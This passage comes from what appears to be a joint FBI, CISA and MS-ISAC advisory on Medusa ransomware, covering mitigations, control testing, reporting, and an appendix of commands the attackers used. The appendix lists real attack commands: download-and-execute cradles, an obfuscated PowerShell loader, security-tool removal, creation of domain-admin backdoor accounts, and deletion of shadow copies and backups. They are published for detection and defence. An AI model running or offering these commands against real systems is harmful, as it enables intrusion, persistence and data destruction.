  • Segment networks to prevent the spread of ransomware. Network segmentation can help prevent the spread of ransomware by controlling traffic flows between—and access to—various subnetworks and by restricting adversary lateral movement [CPG 2.F].
  • Identify, detect, and investigate abnormal activity and potential traversal of the indicated ransomware with a networking monitoring tool. To aid in detecting the ransomware, implement a tool that logs and reports all network traffic, including lateral movement activity on a network. Endpoint detection and response (EDR) tools are particularly useful for detecting lateral connections as they have insight into common and uncommon network connections for each host [CPG 3.A].
  • Require VPNs or Jump Hosts for remote access.
  • Monitor for unauthorized scanning and access attempts.
  • Filter network traffic by preventing unknown or untrusted origins from accessing remote services on internal systems. This prevents threat actors from directly connecting to remote access services that they have established for persistence.
  • Audit user accounts with administrative privileges and configure access controls according to the principle of least privilege [CPG 2.E].
  • Review domain controllers, servers, workstations, and active directories for new and/or unrecognized accounts [CPG 1.A, 2.O].
  • Disable command-line and scripting activities and permissions. Privilege escalation and lateral movement often depend on software utilities running from the command line. If threat actors are not able to run these tools, they will have difficulty escalating privileges and/or moving laterally [CPG 2.E, 2.N].
  • Disable unused ports[CPG 2.V].
  • Maintain offline backups of data, and regularly maintain backup and restoration [CPG 2.R]. By instituting this practice, the organization helps ensure they will not be severely interrupted and/or only have irretrievable data.
  • Ensure all backup data is encrypted, immutable (i.e., cannot be altered or deleted), and covers the entire organization’s data infrastructure [CPG 2.K, 2.L, 2.R].

Validate Security Controls

In addition to applying mitigations, the FBI, CISA, and MS-ISAC recommend exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK Matrix for Enterprise framework in this advisory. The FBI, CISA, and MS-ISAC recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (Table 3 to Table 11).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The FBI, CISA, and MS-ISAC recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Resources

Reporting

Your organization has no obligation to respond or provide information back to FBI in response to this joint advisory. If, after reviewing the information provided, your organization decides to provide information to FBI, reporting must be consistent with applicable state and federal laws.

FBI is interested in any information that can be shared, to include boundary logs showing communication to and from foreign IP addresses, a sample ransom note, communications with threat actors, Bitcoin wallet information, decryptor files, and/or a benign sample of an encrypted file.

Additional details of interest include a targeted company point of contact, status and scope of infection, estimated loss, operational impact, transaction IDs, date of infection, date detected, initial attack vector, and host- and network-based indicators.

The FBI, CISA, and MS-ISAC do not encourage paying ransoms as payment does not guarantee victim files will be recovered. Furthermore, payment may also embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or fund illicit activities. Regardless of whether you or your organization have decided to pay the ransom, FBI, CISA, and MS-ISAC urge you to promptly report ransomware incidents to FBI’s Internet Crime Complaint Center (IC3), a local FBI Field Office, or CISA via the agency’s Incident Reporting System or its 24/7 Operations Center (report@cisa.gov) or by calling 1-844-Say-CISA (1-844-729-2472).

Disclaimer

The information in this report is being provided “as is” for informational purposes only. The FBI, CISA, and MS-ISAC do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by the FBI, CISA, and MS-ISAC.

Acknowledgements

ConnectWise contributed to this advisory.

Version History

March 12, 2025: Initial version.

Appendix A: Medusa Commands

These commands explicitly demonstrate the methods used by Medusa threat actors once they obtain a foothold inside a victim network. Incident responders and threat hunters can use this information to detect malicious activity. System administrators can use this information to design allowlist/denylist policies or other protective mechanisms.

cmd.exe /c certutil -f urlcache https://<domain>/<remotefile>.css <localfile>.dll
cmd.exe /c certutil -f urlcache https://<domain>/<remotefile>.msi <localfile>.msi
cmd.exe /c driverquery
cmd.exe /c echo Computer: %COMPUTERNAME% & `
echo Username: %USERNAME% & `
echo Domain: %USERDOMAIN% & `
echo Logon Server: %LOGONSERVER% & `
echo DNS Domain: %USERDNSDOMAIN% & `
echo User Profile: %USERPROFILE% & echo `
System Root: %SYSTEMROOT%
cmd.exe /c ipconfig /all [T1016]
cmd.exe /c net share [T1135]
cmd.exe /c net use
cmd.exe /c netstat -a
cmd.exe /c sc query
cmd.exe /c schtasks
cmd.exe /c systeminfo [T1082]
cmd.exe /c ver
cmd.exe /c wmic printer get caption,name,deviceid,drivername,portname
cmd.exe /c wmic printjob
mmc.exe compmgmt.msc /computer:{hostname/ip}
mstsc.exe /v:{hostname/ip}
mstsc.exe /v:{hostname/ip} /u:{user} /p:{pass}
powershell -exec bypass -enc <base64 encrypted command string>
powershell -nop -c $x = ‘D’ + ‘Own’ + ‘LOa’ + ‘DfI’ + ‘le’; Invoke-Expression (New-Object Net.WebClient).$x.Invoke(http://<ip>/<RMM tool>.msi)

powershell -nop -w hidden -noni -ep bypass &([scriptblock]::create((

New-Object System.IO.StreamReader(

New-Object System.IO.Compression.GzipStream((

New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(

((‘<base64 payload string>’)-f'<character replacement 0>’,

‘<character replacement 1>’,'<character replacement 2>’)))),

[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))

powershell Remove-Item (Get-PSReadlineOption).HistorySavePath

powershell Get-ADComputer -Filter * -Property * | Select-Object Name,OperatingSystem,OperatingSystemVersion,Description,LastLogonDate,

logonCount,whenChanged,whenCreated,ipv4Address | Export-CSV -Path <file path> 

-NoTypeInformation -Encoding UTF8

psexec.exe -accepteula -nobanner -s {hostname/ip} “c:windowssystem32taskkill.exe” /f /im WRSA.exe
psexec.exe -accepteula -nobanner -s {hostname/ip} -c coba.bat
psexec.exe -accepteula -nobanner -s {hostname/ip} -c openrdp.bat
psexec.exe -accepteula -nobanner -s {hostname/ip} -c StopAllProcess.bat
psexec.exe -accepteula -nobanner -s {hostname/ip} -c zam.bat
psexec.exe -accepteula -nobanner -s {hostname/ip} c:tempx.bat
psexec.exe -accepteula -nobanner -s {hostname/ip} cmd
psexec.exe -accepteula -nobanner -s {hostname/ip} cmd /c   “c:gaze.exe”
psexec.exe -accepteula -nobanner -s {hostname/ip} cmd /c  “copy ad02sysvolgaze.exe c:gaze.exe
psexec.exe -accepteula -nobanner -s {hostname/ip} cmd /c  “copy ad02sysvolgaze.exe c:gaze.exe && c:gaze.exe”
psexec.exe -accepteula -nobanner -s {hostname/ip} -u {user} -p {pass} -c coba.bat
psexec.exe -accepteula -nobanner -s {hostname/ip} -u {user} -p {pass} -c hostname/ipwho.bat
psexec.exe -accepteula -nobanner -s {hostname/ip} -u {user} -p {pass} -c openrdp.bat
psexec.exe -accepteula -nobanner -s {hostname/ip} -u {user} -p {pass} -c zam.bat
psexec.exe -accepteula -nobanner -s {hostname/ip} -u {user} -p {pass} cmd
psexec.exe -accepteula -nobanner -s {hostname/ip} -u {user} -p {pass} -с newuser.bat
psexec.exe -accepteula -nobanner -s {hostname/ip} -с duooff.bat
psexec.exe -accepteula -nobanner -s {hostname/ip} -с hostname/ipwho.bat
psexec.exe -accepteula -nobanner -s {hostname/ip} -с newuser.bat
psexec.exe -accepteula -nobanner -s {hostname/ip} -с removesophos.bat
psexec.exe -accepteula -nobanner -s {hostname/ip} -с start.bat
psexec.exe -accepteula -nobanner -s {hostname/ip} -с uninstallSophos.bat
nltest /dclist:
net group “domain admins” /domain [T1069.002]
net group “Domain Admins” default /add /domain
net group “Enterprise Admins” default /add /domain
net group “Remote Desktop Users” default /add /domain
net group “Group Policy Creator Owners” default /add /domain
net group “Schema Admins” default /add /domain
net group “domain users” /domain
net user default /active:yes /domain
net user /add default <password> /domain [T1136.002]
query user
reg add HKLMSystemCurrentControlSetControlLsa /v DisableRestrictedAdmin /t REG_DWORD /d 0
systeminfo
vssadmin.exe Delete Shadows /all /quiet
vssadmin.exe resize shadowstorage /for=%s /on=%s /maxsize=unbounded
del /s /f /q %s*.VHD %s*.bac %s*.bak %s*.wbcat %s*.bkf %sBac kup*.* %sbackup*.* %s*.set %s*.win %s*.dsk
netsh advfirewall firewall add rule name=”rdp” dir=in protocol=tcp localport=3389 action=allow
netsh advfirewall firewall set rule group=”windows management instrumentation (wmi)” new enable=yes
reg add “HKLMSYSTEMCurrentControlSetControlTerminal Server” /v fDenyTSConnections /t REG_DWORD /d 0 /f